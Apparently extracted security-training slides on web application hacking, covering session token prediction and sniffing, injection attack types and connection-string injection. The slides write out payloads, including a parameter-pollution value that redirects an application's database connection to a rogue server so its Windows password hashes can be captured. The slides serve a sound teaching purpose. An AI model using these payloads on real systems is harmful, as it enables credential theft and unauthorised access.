
Session Token Prediction

- Attackers obtain valid session tokens by sniffing the traffic or legitimately logging into application and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be reverse engineered from the sample of session tokens, attackers attempt to guess the tokens recently issued to other application users
- Attackers then make a large number of requests with the predicted tokens to a session-dependent page to determine a valid session token


Attacking Session Tokens Handling Mechanism: Session Token Sniffing



- Attackers sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp. If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, attackers can replay the cookie to gain unauthorized access to application
- Attacker can use session cookies to perform session hijacking, session replay, and Man-in-the-Middle attacks



Web App Hacking Methodology



Injection Attacks/Input Validation Attacks



In injection attacks, attackers supply crafted malicious input that is syntactically correct according to the interpreted language being used in order to break application's normal intended

Web Scripts Injection

If user input is used into dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server



LDAP Injection

Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

OS Commands Injection

Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command



XPath Injection

Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic

SMTP Injection

Inject arbitrary STMP commands into application and SMTP server conversation to generate large volumes of spam email



Buffer Overflow

Injects large amount of bogus data beyond the capacity of the input field

SQL Injection

Enter a series of malicious SQL queries into input fields to directly manipulate the database




Canonicalization

Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application

Note: For complete coverage of SQL Injection concepts and techniques refer to Module 13: SQL Injection

Web App Hacking Methodology



Attack Data Connectivity



1

Database connection strings are used to connect applications to database engines

2

Example of a common connection string used to connect to a Microsoft SQL Server database

3

"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"

4

Database connectivity attacks exploit the way applications connect to the database instead of abusing database queries

5

Data Connectivity Attacks: Connection String Injection, Connection String Parameter Pollution (CSPP) Attacks, and Connection Pool DoS

Connection String Injection



- In a delegated authentication environment, the attacker injects parameters in a connection string by appending them with the semicolon (;) character
- A connection string injection attack can occur when a dynamic string concatenation is used to build connection strings based on user input

Before Injection

```
"Data Source=Server;Port;Network Library=DBMSSOCN;Initial Catalog=DataBase;  
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server;Port;Network Library=DBMSSOCN;Initial Catalog=DataBase;  
User ID=Username; Password=pwd; Encryption=off"
```

When the connection string is populated, the *Encryption* value will be added to the previously configured set of parameters

Connection String Parameter Pollution (CSPP) Attacks



In CSPP attacks, attackers overwrite parameter values in the connection string

Hash Stealing

- Attacker replaces the value of Data Source parameter with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer

```
Data source = SQL2005;  
initial catalog = db1;  
integrated security=no;  
user id=;Data  
Source=Rogue Server;  
Password=; Integrated  
Security=true;
```

- Attacker will then sniff Windows credentials (password hashes) when the application tries to connect to *Rogue_Server* with the Windows credentials it's running on

Port Scanning

